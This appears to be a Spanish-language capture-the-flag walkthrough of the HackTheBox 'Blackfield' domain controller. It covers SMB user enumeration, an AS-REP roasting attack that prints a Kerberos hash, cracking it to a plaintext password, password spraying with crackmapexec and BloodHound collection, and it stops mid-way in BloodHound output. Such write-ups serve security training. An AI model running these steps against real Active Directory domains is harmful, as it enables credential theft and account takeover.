

# Blackfield

# Escaneo




```
❯ nmap -p53,88,135,389,445,593,3268,5985 -sCV 10.129.229.17 -oN escaneo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-03 17:41 CEST
Nmap scan report for 10.129.229.17
Host is up (0.16s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-05-03 22:41:08Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6h59m55s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-05-03T22:41:20
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.37 seconds
```



```
10.129.96.185    bart.htb forum.bart.htb monitor.bart.htb i
10.129.229.17    BLACKFIELD.local DC01.BLACKFIELD.local
```

RPC




```
❯ rpcclient -U "" 10.129.229.17 -N
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> 
```

LDAP


no saca nada

SMB



```
[*] Established 1 SMB session(s)

[+] IP: 10.129.229.17:445       Name: BLACKFIELD.local              Status: Authenticated
        Disk                                                        Permissions     Comment
        ----                                                        -----------     -------
        ADMIN$                                                      NO ACCESS       Remote Admin
        C$                                                          NO ACCESS       Default share
        forensic                                                    NO ACCESS       Forensic / Audit share.
        IPC$                                                        READ ONLY       Remote IPC
        NETLOGON                                                    NO ACCESS       Logon server share
        profiles$                                                   READ ONLY
        SYSVOL                                                      NO ACCESS       Logon server share

/home/unicomanu/Academia/blackfield   took 9s ✓
```

smbmap -H 10.129.229.17 -u 'null' -r 'profiles$'



```
[+] IP: 10.129.229.17:445       Name: BLACKFIELD.local              Status: Authenticated
        Disk                                                        Permissions     Comment
        ----                                                        -----------     -------
        ADMIN$                                                      NO ACCESS       Remote Admin
        C$                                                          NO ACCESS       Default share
        forensic                                                    NO ACCESS       Forensic / Audit share.
        IPC$                                                        READ ONLY       Remote IPC
        NETLOGON                                                    NO ACCESS       Logon server share
        profiles$                                                   READ ONLY
        ./profiles$
        dr--r--r--                0 Wed Jun  3 18:47:12 2020    .
        dr--r--r--                0 Wed Jun  3 18:47:12 2020    ..
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AAlleni
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ABarteski
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ABekesz
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ABenzies
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ABiemiller
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AChampken
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ACheretei
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ACsonaki
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AHigchens
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AJaquemai
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AKlado
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AKoffenburger
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AKollolli
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AKruppe
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AKubale
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ALamerz
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AMaceldon
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AMasalunga
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ANavay
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ANesterova
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ANeusse
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AOkleshen
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    APustulka
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ARotella
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ASanwardeker
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    AShadaia
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ASischo
        dr--r--r--                0 Wed Jun  3 18:47:11 2020    ASpruce
```

cogemos todo con

smbmap -H 10.129.229.17 -u 'null' -r 'profiles$' > usuarios


cat usuarios | tail -n 315 | awk '{print $8}'

# Ataque ASREPROAST


para comprobar los usarios vamos a utilizar el kerberos que es el impacket

Bash

```
impacket-GetNPUsers blackfield.local/ -no-pass -usersfile
users.txt | grep -vE "KDC_ERR_C_PRINCIPAL_UNKNOWN"
```



```
❯ impacket-GetNPUsers blackfield.local/ -no-pass -usersfile users | grep -vE "KDC_ERR_C_PRINCIPAL_UNKNOWN"
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$support@BLACKFIELD.LOCAL:bfe0526fd1bafabdc20465eb4356cc8b$56098f890baa4861767f5b71b2dded1991f2f11dfc5c55da13d7c2d8272c53c39a326fc29710029a14958b74afe7172e53a1a766a69a1e08
ef74fd77468fb7b854c9cb635b58157b1ba43dc97f971ba2062ae27128279a2ba1bec6a32c7b5432fc78f15b677b387bba60e87b38c84c5847041deb711f07cee4b609d6462867a4f428bfcc698aa378de839b598beffd6e4473c81a
37d3fb819743bb06b1335ca0ca72c75b0f8d907eed1b6cd6ad587692563ddd530879b20ab894748196457b6170d1d4f970f9cf72311f442bd078b6c40a977f48d7638d4b4100f3bfdd008df6a4c7fd38f629d6c17147db08a560e4a5
8163d1c1
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax

 /home/unicomanu/Academia/blackfield   took ⌛ 2m 59s  ✓ |
```



```
❯ nano hash
❯ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
#00^BlackKnight   ($krb5asrep$23$support@BLACKFIELD.LOCAL)
1g 0:00:00:18 DONE (2024-05-03 18:10) 0.05458g/s 782532p/s 782532c/s 782532C/s #13Carlyn.."chito"
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


r

Bash

```
rpcclient -U "support%#00^BlackKnight" 10.129.229.17
-c "enumdomusers" | awk '{print $1}' | awk -F ":" '{print $2}'
| tr -d '[]'
```


language-bahs

```
crackmapexec smb 10.129.229.17 -u usersdef.txt -p
'#00^BlackKnight' --continue-on-success
```



```
❯ crackmapexec smb 10.129.229.17 -u usersdef.txt -p '#00^BlackKnight' --continue-on-success
SMB         10.129.229.17   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\Administrator:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\Guest:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\krbtgt:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\audit2020:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [+] BLACKFIELD.local\support:#00^BlackKnight
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\BLACKFIELD764430:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\BLACKFIELD538365:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\BLACKFIELD189208:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\BLACKFIELD404458:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\BLACKFIELD706381:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\BLACKFIELD937395:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\BLACKFIELD553715:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\BLACKFIELD840481:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\BLACKFIELD622501:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\BLACKFIELD787464:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\BLACKFIELD163183:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\BLACKFIELD869335:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\BLACKFIELD319016:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\BLACKFIELD600999:#00^BlackKnight STATUS_LOGON_FAILURE
```

Intentamos con Evil-winRM



```
Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1

 /home/unicomanu/Academia/blackfield   took ⌛ 27s  ✘ 1 |
```

Debido al error de antes porque no tenemos permisos en este usuario que es el el support


blood hound

Iniciamos el Bloodhound pero antes el neo4j start

Despues vamos a cargar el archivo de bloodhound linux con este comando


```Bash
bloodhound-python -u support -p '#00^BlackKnight' -dc DC01.blackfield.local -ns 10.129.229.17 -d blackfield.local -c all --zip
```

Tenemos que sincronizar la hora porque nos sale este error




```
CRITICAL: CCache file is not found. Skipping...
WARNING: DCE/RPC connection failed: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
ERROR: Unhandled exception in computer DC01.BLACKFIELD.local processing: The NETBIOS connection with the remote host timed out.
INFO: Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/impacket/nmb.py", line 984, in non_polling_read
    received = self._sock.recv(bytes_left)
               ^^^^^^^^^^^^^^^^^^^^^^^^^^^

TimeoutError: timed out
```

En este caso no pasa nada porque nos lo ha generado



```
INFO: Done in 00M 34S
INFO: Compressing output into 20240507181631_bloodhound.zip
❯ ls
20240507181631_bloodhound.zip  escaneo  hash  ports  ports_ep  users  usersdef.txt  usuarios

/home/unicomanu/Academia/blackfield  ✓
```



| | |
|---|---|
| tion | |
| whencreated | Sun, 23 Feb 2020 11:50:32 GMT |

GROUP MEMBERSHIP

| | |
|---|---|
| First Degree Group Memberships | 1 |
| Unrolled Group Membership | 5 |
| Foreign Group Membership | 0 |

LOCAL ADMIN RIGHTS

